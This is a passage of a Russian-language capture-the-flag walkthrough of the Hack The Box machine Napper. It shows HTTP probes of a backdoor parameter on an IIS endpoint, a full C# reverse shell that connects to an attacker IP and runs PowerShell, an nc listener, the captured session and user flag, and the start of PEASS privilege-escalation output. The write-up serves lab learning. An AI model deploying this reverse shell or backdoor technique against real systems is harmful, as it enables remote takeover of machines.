
Request

```
POST /ews/MsExgHealthCheckd/ HTTP/1.1
Host: napper.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response

```
HTTP/1.1 404 Not Found
Content-Length: 0
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0 Microsoft-HTTPAPI/2.0
X-Powered-By: ASP.NET
```

Запрос без параметров



Request

```
POST /ews/MsExgHealthCheckd/ HTTP/1.1
Host: napper.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

sdafwe3rwe23=AAAAAAA
```

Response

```
HTTP/1.1 200 OK
Content-Length: 0
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0 Microsoft-HTTPAPI/2.0
X-Powered-By: ASP.NET
```

Запрос с параметром sdafwe3rwe23

Ответы сервера отличаются, а значит, параметр был обработан. Это свидетельствует о наличии бэкдора на сервере. Теперь напишем реверс-шелл на языке C#. В коде должен быть класс `Run` и соответствующий метод.

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Net.Sockets;
using System.Text;
using System.Threading.Tasks;

namespace payload
{
 public class Run
 {
 static StreamWriter streamWriter;

 public static void Main(string[] args)
 {
  Run runInstance = new Run();
 }

 public Run() {
  using (TcpClient client = new TcpClient("10.10.16.33", 4321))
  {
   using (Stream stream = client.GetStream())
   {
    using (StreamReader rdr = new StreamReader(stream))
    {
     streamWriter = new StreamWriter(stream);

     StringBuilder strInput = new StringBuilder();

     Process p = new Process();
     p.StartInfo.FileName = "powershell.exe";
     p.StartInfo.CreateNoWindow = true;
     p.StartInfo.UseShellExecute = false;
     p.StartInfo.RedirectStandardOutput = true;
     p.StartInfo.RedirectStandardInput = true;
     p.StartInfo.RedirectStandardError = true;
     p.OutputDataReceived += new DataReceivedEventHandler(
CmdOutputDataHandler);
     p.Start();
     p.BeginOutputReadLine();

     while (true)
     {
      strInput.Append(rdr.ReadLine());
      p.StandardInput.WriteLine(strInput);
      strInput.Remove(0, strInput.Length);
     }
    }
   }
  }
 }

 private static void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine)
 {
  StringBuilder strOutput = new StringBuilder();

  if (!String.IsNullOrEmpty(outLine.Data))
  {
   try
   {
    strOutput.Append(outLine.Data);
    streamWriter.WriteLine(strOutput);
    streamWriter.Flush();
   }
   catch (Exception err) { }
  }
 }
 }
}
```


После компиляции исполняемого файла его нужно будет закодировать в Base64 с помощью PowerShell.

```
[convert]::ToBase64String((Get-Content -path "payload.exe" -Encoding
byte))
```

Запускаем листенер на локальном хосте:

```
rlwrap nc -lvp 4321
```

И выполняем запрос к серверу, где передаем закодированную сборку .NET.




Request

```
POST /ews/MsExgHealthCheckd/ HTTP/1.1
Host: napper.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 8223

sdafwe3rwe23=
```


Запрос на сервер

Почти мгновенно получаем бэкконект и забираем первый флаг.



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/napper]
└─$ rlwrap nc -lvp 4321
listening on [any] 4321 ...
connect to [10.10.16.33] from napper.htb [10.10.11.240] 52996
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32>
whoami
PS C:\Windows\system32> whoami
napper\ruben
```

Сессия на сервере



```
PS C:\Windows\system32> type C:\Users\Ruben\Desktop\user.txt
ec1ee911a9013320a0bd1da3c53662a3
```

Флаг пользователя

Продолжение статьи →

HTB NAPPER

РЕВЕРСИМ ПРИЛОЖЕНИЕ НА GO И ПИШЕМ ДЕКРИПТОР ПРИ ПОМОЩИ CHATGPT

ПРОДВИЖЕНИЕ


Мы в системе, а значит, пора собирать информацию для повышения привилегий. Я по традиции буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост исполняемый файл для Windows и запустим сканирование. В выводе будет много информации, поэтому ищем только важные моменты, которые помогут в продвижении.


В системе есть дополнительный администратор — учетная запись **`backup`**.



```
NAPPER\Administrator: Built-in account for administering the computer/domain
     ├→Groups: Administrators
     ├→Password: CanChange-NotExpi-Req
NAPPER\backup
     ├→Groups: Administrators
     ├→Password: CanChange-NotExpi-Req
NAPPER\DefaultAccount(Disabled): A user account managed by the system.
     ├→Groups: System Managed Accounts Group
     ├→Password: CanChange-NotExpi-NotReq
NAPPER\example
     ├→Password: NotChange-NotExpi-NotReq
NAPPER\Guest(Disabled): Built-in account for guest access to the computer/domain
     ├→Groups: Guests
     ├→Password: NotChange-NotExpi-NotReq
NAPPER\ruben
     ├→Groups: Users
     ├→Password: NotChange-NotExpi-NotReq
```

Список пользователей


На хосте работает служба Elasticsearch 8.8.0.



```
  Elasticsearch 8.8.0 (elasticsearch-service-x64)(Apache Software Foundation - Elasticsearch 8.8.0 (elasticsearch-service-x64))["C:\Program Files\elasticsearch-8.8.0\bin\elasticsearch-service-x64.exe"
//RS//elasticsearch-service-x64] - Autoload
  Elasticsearch 8.8.0 Windows Service - https://elastic.co
```

Активные службы


Также в каталоге **`Temp`** на диске **`C:`** есть каталог **`www`**, предположительно относящийся к веб-серверу.



```
    Directory: C:\Temp
Mode                 LastWriteTime         Length Name
────                 ─────────────         ────── ────
d─────         6/9/2023  12:18 AM                www
```

Содержимое каталога C:\Temp


При изучении этой папки становится понятно, что здесь расположен сайт **`internal`**, но тут не один пост, а два.



```
PS C:\Temp\www\internal\content\posts> ls
